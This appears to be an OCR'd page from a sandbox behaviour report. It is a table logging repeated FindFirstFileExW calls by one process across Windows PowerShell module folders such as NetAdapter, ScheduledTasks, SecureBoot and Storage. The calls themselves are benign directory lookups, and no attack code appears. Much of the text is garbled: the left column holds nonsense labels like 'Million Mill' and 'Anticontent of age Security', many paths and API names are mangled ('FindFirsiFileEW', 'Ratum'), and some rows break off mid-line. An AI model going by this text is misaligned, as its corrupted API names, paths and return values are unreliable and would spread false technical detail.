FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Security\t, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Security\t, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Utility\t, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Utility\t, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Utility\t, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.WSMan.Management\t, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856

Anticontent Anticontent of age Security				
Principation Principation Principation	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetAdapter*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
Milliame Personal	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetAdapter*, 0, b79ebec, 0, 0, 0) Return: 9c795d0	2744	1856
Million 1971 Mill	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetAdapten*, 0, b79ec38, 0, 0, 0) Return: 9c79710		1856
Million Mill	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetConnection*, 0, b79ebec, 0, 0, 0) Return: 9c79350		1856
M. Programmer M. Programme	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetConnection*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
Professionaria Prof				
Miles	•			
Million Mill	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetEventPacketCapture*, 0, b79ebec, 0, 0, 0) Return: 9c795d0	2744	1856
Methods				
March Marc		API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetLbfo*, 0, b79ebec, 0, 0, 0) Return: 9c795d0		
Georgian (1998)	•			
Personal Personal				
March Profession Professi		API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetNat*, 0, b79ebec, 0, 0, 0) Return: 9c79350		
An Proposed File An Pr				
Cold Engage And Cold C	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetNat*, 0, b79ec38, 0, 0, 0) Return: 9c79350		1856
Marie	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetQos*, 0, b79ebec, 0, 0, 0) Return: 9c79350		
March March March March Search Search Search March Search March Search March Search				1856
APP Security App Security Assembly Secur		API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetQos*, 0, b79ec38, 0, 0, 0) Return: 9c79350		1856
March Marc	•	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetSecurity*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
Path Description Path	· · · · · · · · · · · · · · · · · · ·			
Part	Call Filesystem API	, , , , , , , , , , , , , , , , , , , ,		
An New Professional Contingency and Contingency Co				
All Name Part Part Part				
APP New Part Principal Part APP New Part Principal Part App New Part N				
Add New Print of and Author Age New Print of and Author New Print of and Author Age New Print of and Author New Print of and Author Age New Print of and Author New Print of and Author Age New Print of and Author New Print of and Author Age New Print of and Author New Print of and A	•			
APP Name Individual region App New Hort (injuries) App (New Hort (i				
Part	Call Filesystem API			
APT Name: Florification (APT APT Name: Florification (APT Name) (Name) (Nam	Call Filesystem API		2744	1856
APT Name Profest Price May Name Name Profest Price May Name Profest Price May Name N	Call Filesystem API		2744	1856
Call Filesystem AFI	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetworkConnectivityStatus*, 0, b79ec38, 0, 0, 0) Return: 9c7971	2744	1856
Call Fleeyplann APT	Call Filesystem API		2744	1856
Call Fleepptern APT	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetworkTransition*, 0, b79ebec, 0, 0, 0) Return: 9c795d0	2744	1856
Call Filosystem APP	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\NetworkTransition*, 0, b79ec38, 0, 0, 0) Return: 9c79350	2744	1856
Call Fleeyplem API	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PK*, 0, b79ebec, 0, 0, 0) Return: 9c795d0	2744	1856
Call Filesystem AP API Name: FindFirstFileExIV Args. (*Navird*NijosptamtZivardouspowershalln't 08/totalesPripDexcot*, 0, 178bbee, 0, 0, 0) Ratum: 8c78710 2744 1656 Call Filesystem AP API Name: FindFirstFileExIV Args. (*Navird*NijosptamtZivardouspowershalln't 08/totalesPripDexcot*, 0, 178bbee, 0, 0, 0) Ratum: 8c78500 2744 1656 Call Filesystem AP API Name: FindFirstFileExIV Args. (*Navird*NijosptamtZivardouspowershalln't 08/totalesPripDexcot*, 0, 178bbee, 0, 0, 0) Ratum: 8c78500 2744 1656 Call Filesystem AP API Name: FindFirstFileExIV Args. (*Navird*NijosptamtZivardouspowershalln't 08/totalesPrintBiasagement*, 0, 178bbee, 0, 0, 0) Ratum: 8c78500 2744 1656 Call Filesystem AP API Name: FindFirstFileExIV Args. (*Navird*NijosptamtZivardouspowershalln't 08/totalesPrintBiasagement*, 0, 178bbee, 0, 0, 0) Ratum: 8c78500 2744 1656 Call Filesystem AP API Name: FindFirstFileExIV Args. (*Navird*NijosptamtZivardouspowershalln't 08/totalesPrintBiasagement*, 0, 178bbee, 0, 0, 0) Ratum: 8c78500 2744 1656 Call Filesystem AP API Name: FindFirstFileExIV Args. (*Navird*NijosptamtZivardouspowershalln't 08/totalesPrintBiasagement*, 0, 178bbee, 0, 0, 0) Ratum: 8c78500 2744 1656 Call Filesystem AP API Name: FindFirstFileExIV Args. (*Navird*NijosptamtZivardouspowershalln't 08/totalesPrintBiasagement*, 0, 178bbee, 0, 0, 0) Ratum: 8c78710 2744 1656 Call Filesystem AP API Name: FindFirstFileExIV Args. (*Navird*NijosptamtZivardouspowershalln't 08/totalesPrintBiasagextat*, 0, 178bbee, 0, 0, 0) Ratum: 8c78710 2744 1656 Call Filesystem API API Name: FindFirstFileExIV Args. (*Navird*NijosptamtZivardouspowershalln't 08/totalesPrintBiasagextat*, 0, 178bbee, 0, 0, 0) Ratum: 8c78710 2744 1656 Call Filesystem API API Name: FindFirstFileExIV Args. (*Navird*NijosptamtZivardouspowershalln't 08/totalesPrintBiasagextat*, 0, 178bbee, 0, 0, 0) Ratum: 8c78710 2744 1656 Call Filesystem API API Name: FindFirstFileExIV Args. (*Navird*NijosptamtZivardouspowershalln't 08/totalesPrintBiasagextat*, 0, 178bbee, 0, 0, 0) Ratum: 8c7870	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershelllv1.0\)Modules\PK*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PK*, 0, b79ec38, 0, 0, 0) Return: 9c79350	2744	1856
Call Fisiophiem API	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PnpDevice*, 0, b79ebec, 0, 0, 0) Return: 9c79710	2744	1856
Call Filesystem API	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PnpDevice*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem AP API Name: FindFirsiFileEW Args: (*windrif\sipsem22windosepowershelln't 0.0ModulesiPrintMaragements', 0.578ebee, 0, 0, 0) Return: 9c75500 2744 1856 Call Filesystem API API Name: FindFirsiFileEW Args: (*windrif\sipsem22windosepowershelln't 0.0ModulesiPSDepiredStateConfiguration', 0.178ebee, 0, 0, 0) Return: 9c75500 2744 1856 Call Filesystem API API Name: FindFirsiFileEW Args: (*windrif\sipsem22windosepowershelln't 0.0ModulesiPSDepiredStateConfiguration', 0.178ebee, 0, 0, 0) Return: 9c779 2744 1856 Call Filesystem API API Name: FindFirsiFileEW Args: (*windrif\sipsem22windosepowershelln't 0.0ModulesiPSDepiredStateConfiguration', 0.178ebee, 0, 0, 0) Return: 9c779 2744 1856 Call Filesystem API API Name: FindFirsiFileEW Args: (*windrif\sipsem22windosepowershelln't 0.0ModulesiPSDepiredStateConfiguration', 0.178ebee, 0, 0, 0) Return: 9c779 2744 1856 Call Filesystem API API Name: FindFirsiFileEW Args: (*windrif\sipsem22windosepowershelln't 0.0ModulesiPSDepiredStateConfiguration', 0.178ebee, 0, 0, 0) Return: 9c7850 2744 1856 Call Filesystem API API Name: FindFirsiFileEW Args: (*windrif\sipsem22windosepowershelln't 0.0ModulesiPSDepiredStateConfiguration', 0.178ebee, 0, 0, 0) Return: 9c7850 2744 1856 Call Filesystem API API Name: FindFirsiFileEW Args: (*windrif\sipsem22windosepowershelln't 0.0ModulesiPSDepiredStateConfiguration', 0.178ebee, 0, 0, 0) Return: 9c7850 2744 1856 Call Filesystem API API Name: FindFirsiFileEW Args: (*windrif\sipsem22windosepowershelln't 0.0ModulesiPSScheduled.bob', 0.178ebee, 0, 0, 0) Return: 9c7850 2744 1856 Call Filesystem API API Name: FindFirsiFileEW Args: (*windrif\sipsem22windosepowershelln't 0.0ModulesiPSScheduled.bob', 0.178ebee, 0, 0, 0) Return: 9c7850 2744 1856 Call Filesystem API API Name: FindFirsiFileEW Args: (*windrif\sipsem22windosepowershelln't 0.0ModulesiPSScheduled.bob', 0.178ebee, 0, 0, 0) Return: 9c7850 2744 1856 Call Filesystem API API Name: FindFirsiFileEW Args: (*windrif\sipsem22windosepowershelln't 0.0ModulesiPSScheduled.bob', 0.1	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PnpDevice*, 0, b79ec38, 0, 0, 0) Return: 9c79350	2744	1856
Call Fleeystem API	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PrintManagement\t^*, 0, b79ebec, 0, 0, 0) Return: 9c795d0	2744	1856
API Name: FindFirstFileExW Args: (*windriksystem32windowspowershell/v 1.0Modules)PSDesiredStateConfiguration**, 0, 578ebec, 0, 0, 0) Return: 9:79 API Name: FindFirstFileExW Args: (*windriksystem32windowspowershell/v 1.0Modules)PSDesiredStateConfiguration**, 0, 578ebec, 0, 0, 0) Return: 9:79 API Name: FindFirstFileExW Args: (*windriksystem32windowspowershell/v 1.0Modules)PSDesiredStateConfiguration**, 0, 578ebec, 0, 0, 0) Return: 9:79 API Name: FindFirstFileExW Args: (*windriksystem32windowspowershell/v 1.0Modules)PSDesiredStateConfiguration**, 0, 578ebec, 0, 0, 0) Return: 9:79 API Name: FindFirstFileExW Args: (*windriksystem32windowspowershell/v 1.0Modules)PSDesiredStateConfiguration**, 0, 578ebec, 0, 0, 0) Return: 9:79350 API Name: FindFirstFileExW Args: (*windriksystem32windowspowershell/v 1.0Modules)PSDesiredStateConfiguration**, 0, 578ebec, 0, 0, 0) Return: 9:79350 API Name: FindFirstFileExW Args: (*windriksystem32windowspowershell/v 1.0Modules)PSDesiredStateConfiguration**, 0, 578ebec, 0, 0, 0) Return: 9:79350 API Name: FindFirstFileExW Args: (*windriksystem32windowspowershell/v 1.0Modules)PSDesiredStateConfiguration**, 0, 578ebec, 0, 0, 0) Return: 9:79350 API Name: FindFirstFileExW Args: (*windriksystem32windowspowershell/v 1.0Modules)PSDeshoelackState*, 0, 578ebec, 0, 0, 0) Return: 9:79350 API Name: FindFirstFileExW Args: (*windriksystem32windowspowershell/v 1.0Modules)PSDeshoelackState*, 0, 578ebec, 0, 0, 0) Return: 9:79350 API Name: FindFirstFileExW Args: (*windriksystem32windowspowershell/v 1.0Modules)ScheduledTasksv*, 0, 578ebec, 0, 0, 0) Return: 9:79350 API Name: FindFirstFileExW Args: (*windriksystem32windowspowershell/v 1.0Modules)ScheduledTasksv*, 0, 578ebec, 0, 0, 0) Return: 9:79350 API Name: FindFirstFileExW Args: (*windriksystem32windowspowershell/v 1.0Modules)ScheduledTasksv*, 0, 578ebec, 0, 0, 0) Return: 9:79350 API Name: FindFirstFileExW Args: (*windriksystem32windowspowershell/v 1.0Modules)ScheduledTasksv*, 0, 578ebec, 0, 0, 0) Return: 9:79350 API Name: FindFirstFileExW Args: (*windriksyst	Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ windir\%\ system 32\ windows powershell \ v1.0\ Modules\ PrintManagement \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \$	2744	1856
Soil	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PrintManagement*, 0, b79ec38, 0, 0, 0) Return: 9c795d0	2744	1856
500	Call Filesystem API		2744	1856
Separation Sep	Call Filesystem API		2744	1856
Call Filesystem API	Call Filesystem API		2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (*windir*\skystem32\windowspowershelliv1.0Modules)PSDiagnostics* 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (*windir*\skystem32\windowspowershelliv1.0Modules)PSDiagnostics* 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (*windir*\skystem32\windowspowershelliv1.0Modules)PSScheduled.dob* 0, b79ebec, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (*windir*\skystem32\windowspowershelliv1.0Modules)PSScheduled.dob* 0, b79ebec, 0, 0, 0) Return: 9c79710 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (*windir*\skystem32\windowspowershelliv1.0Modules)ScheduledTasks* 0, b79ebec, 0, 0, 0) Return: 9c79710 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (*windir*\skystem32\windowspowershelliv1.0Modules)ScheduledTasks* 0, b79ebec, 0, 0, 0) Return: 9c79710 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (*windir*\skystem32\windowspowershelliv1.0Modules)ScheduledTasks* 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (*windir*\skystem32\windowspowershelliv1.0Modules)ScheduledTasks* 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 </td <td>Call Filesystem API</td> <td>API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSDiagnostics*, 0, b79ebec, 0, 0, 0) Return: 9c79710</td> <td>2744</td> <td>1856</td>	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSDiagnostics*, 0, b79ebec, 0, 0, 0) Return: 9c79710	2744	1856
Call Flesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershelliv1.01Modules)PSScheduledJobly*, 0, b79ebec, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershelliv1.01Modules)PSScheduledJobly*, 0, b79ebec, 0, 0, 0) Return: 9c79710 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershelliv1.01Modules)ScheduledJobly*, 0, b79ebec, 0, 0, 0) Return: 9c79710 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershelliv1.01Modules)ScheduledTasks*, 0, b79ebec, 0, 0, 0) Return: 9c79710 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershelliv1.01Modules)ScheduledTasks*, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershelliv1.01Modules)ScheduledTasks*, 0, b79ebec, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershelliv1.01Modules)ScheduledTasks*, 0, b79ebec, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershelliv1.01Modules)Schrage(*, 0, b79ebec, 0, 0, 0) Return: 9c79500 2744 1856	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSDiagnostics*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
Call Fliesystem API API Name: FindFirstFielExW Args: (%windir%system 32\windowspowershelliv1.0Modules)PSScheduledJob*, 0, b79ebce, 0, 0, 0) Return: 9c79350 2744 1856 Call Fliesystem API API Name: FindFirstFielExW Args: (%windir%system 32\windowspowershelliv1.0Modules)PSScheduledJob*, 0, b79ebce, 0, 0, 0) Return: 9c79710 2744 1856 Call Fliesystem API API Name: FindFirstFielExW Args: (%windir%system 32\windowspowershelliv1.0Modules)ScheduledTasks*, 0, b79ebce, 0, 0, 0) Return: 9c79350 2744 1856 Call Fliesystem API API Name: FindFirstFielExW Args: (%windir%system 32\windowspowershelliv1.0Modules)ScheduledTasks*, 0, b79ebce, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFielExW Args: (%windir%system32\windowspowershelliv1.0Modules)ScauceBoot*, 0, b79ebce, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFielExW Args: (%windir%system32\windowspowershelliv1.0Modules)ScauceBoot*, 0, b79ebce, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFielExW Args: (%windir%system32\windowspowershelliv1.0Modules)Storage*, 0, b79ebce, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFielExW Args: (%windir%system32\windowspowershelliv1.0Modules)Storage*, 0, b79ebce, 0, 0, 0) Return: 9c79350 2744 1856 Call File	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSDiagnostics*, 0, b79ec38, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershelltv1.0Modules\ScheduledJob\t*, 0, b79ebac, 0, 0, 0) Return: 9c79710 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershelltv1.0Modules\ScheduledTasks\t*, 0, b79ebac, 0, 0, 0) Return: 9c79710 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershelltv1.0Modules\ScheduledTasks\t*, 0, b79ebac, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershelltv1.0Modules\ScureBoot\t*, 0, b79ebac, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershelltv1.0Modules\SecureBoot\t*, 0, b79ebac, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershelltv1.0Modules\SecureBoot\t*, 0, b79ebac, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershelltv1.0Modules\SecureBoot\t*, 0, b79ebac, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershelltv1.0Modules\Storage\t*, 0, b79ebac, 0, 0, 0) Return: 9c79350 2744 1856 Call File	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSScheduledJob)*, 0, b79ebec, 0, 0, 0) Return: 9c795d0	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (wwindir% system32 windowspowershelliv1.0 Modules\ScheduledTasks*, 0, b79ebec, 0, 0, 0 \) Return: 9c79710 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (wwindir% system32 windowspowershelliv1.0 Modules\ScheduledTasks*, 0, b79ebec, 0, 0, 0 \) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (wwindir% system32 windowspowershelliv1.0 Modules\ScheduledTasks*, 0, b79ebec, 0, 0, 0 \) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (wwindir% system32 windowspowershelliv1.0 Modules\SecureBoot*, 0, b79ebec, 0, 0, 0 \) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (wwindir% system32 windowspowershelliv1.0 Modules\SecureBoot*, 0, b79ebec, 0, 0, 0 \) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (wwindir% system32 windowspowershelliv1.0 Modules\SecureBoot*, 0, b79ebec, 0, 0, 0 \) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (wwindir% system32 windowspowershelliv1.0 Modules\Storage*, 0, b79ebec, 0, 0, 0 \) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (wwindir% system32 windowspowershelliv1.0 Modules\Storage*, 0, b79ebec, 0, 0, 0 \) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (wwindir% system32 windowspowershelliv1.0 Modules\Storage*, 0, b79ebec, 0, 0, 0 \) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (wwindir% system32 windowspowershelliv1.0 Modules\Storage*, 0, b79ebec, 0, 0, 0 \) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (wwindir% system32 windowspowershelliv1.0 Modules\Storage*, 0, b79ebec, 0, 0, 0 \) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (wwindir% system32 windowspowershelliv1.0 Modules\Storage*, 0, b79ebec, 0, 0, 0 \) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFi	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSScheduledJob)*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32/windowspowershelllv1.0!ModuleslScheduledTasksi*, 0, b79ebec, 0, 0, 0) Return: 9c79710 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32/windowspowershelllv1.0!ModuleslScheduledTasksi*, 0, b79ebac, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32/windowspowershelllv1.0!ModuleslSecureBootl*, 0, b79ebac, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32/windowspowershelllv1.0!ModuleslSecureBootl*, 0, b79ebac, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32/windowspowershelllv1.0!ModuleslStoragel*, 0, b79ebac, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32/windowspowershelllv1.0!ModuleslStoragel*, 0, b79ebac, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32/windowspowershelllv1.0!ModuleslStoragel*, 0, b79ebac, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32/windowspowershelllv1.0!ModuleslStoragel*, 0, b79ebac, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\PSScheduledJob*, 0, b79ec38, 0, 0, 0) Return: 9c79710	2744	1856
API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershellfv1.0Modules\ScheduledTasks\\^, 0, b79ebc3, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershellfv1.0Modules\SecureBoot\\^, 0, b79ebcc, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershellfv1.0Modules\SecureBoot\\^, 0, b79ebcc, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershellfv1.0Modules\SecureBoot\\^, 0, b79ebcc, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershellfv1.0Modules\Storage\\^, 0, b79ebcc, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershellfv1.0Modules\Storage\\^, 0, b79ebcc, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershellfv1.0Modules\Storage\\^, 0, b79ebcc, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershellfv1.0Modules\Storage\\^, 0, b79ebcc, 0, 0, 0) Return: 9c79710 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershellfv1.0Modules\TLS\\^, 0, b79ebcc, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershellfv1.0Modules\Troubles\totage\\^, 0, b79ebcc, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershellfv1.0Modules\Troubles\totage\\^, 0, b79ebcc, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershellfv1.0Modules\Troubles\totage\\^, 0, b79ebcc, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\ScheduledTasks*, 0, b79ebec, 0, 0, 0) Return: 9c79710	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\SecureBoot\v, 0, b79ebec, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\SecureBoot\v, 0, b79ebec, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\SecureBoot\v, 0, b79ec38, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\v, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\v, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\v, 0, b79ebec, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TLS\v, 0, b79ebec, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\TLS\v, 0, b79ebec, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API A	Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ \%windir\%\ less tem32 \ windows power shell \ v1.0 \ Modules\ Scheduled\ Tasks \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ $	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\SecureBoot\t^*, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\SecureBoot\t^*, 0, b79ebec, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\t^*, 0, b79ebec, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Storage\t^*, 0, b79ec38, 0, 0, 0) Return: 9c79350 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (*windir%\system32\windowspowershell\v1.0\Modules\Storage\t^*, 0, b79ec38, 0, 0, 0) Return: 9c79710 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (*windir%\system32\windowspowershell\v1.0\Modules\TLS\t^*, 0, b79ebec, 0, 0, 0) Return: 9c79500 2744 1856 Call Filesystem API API 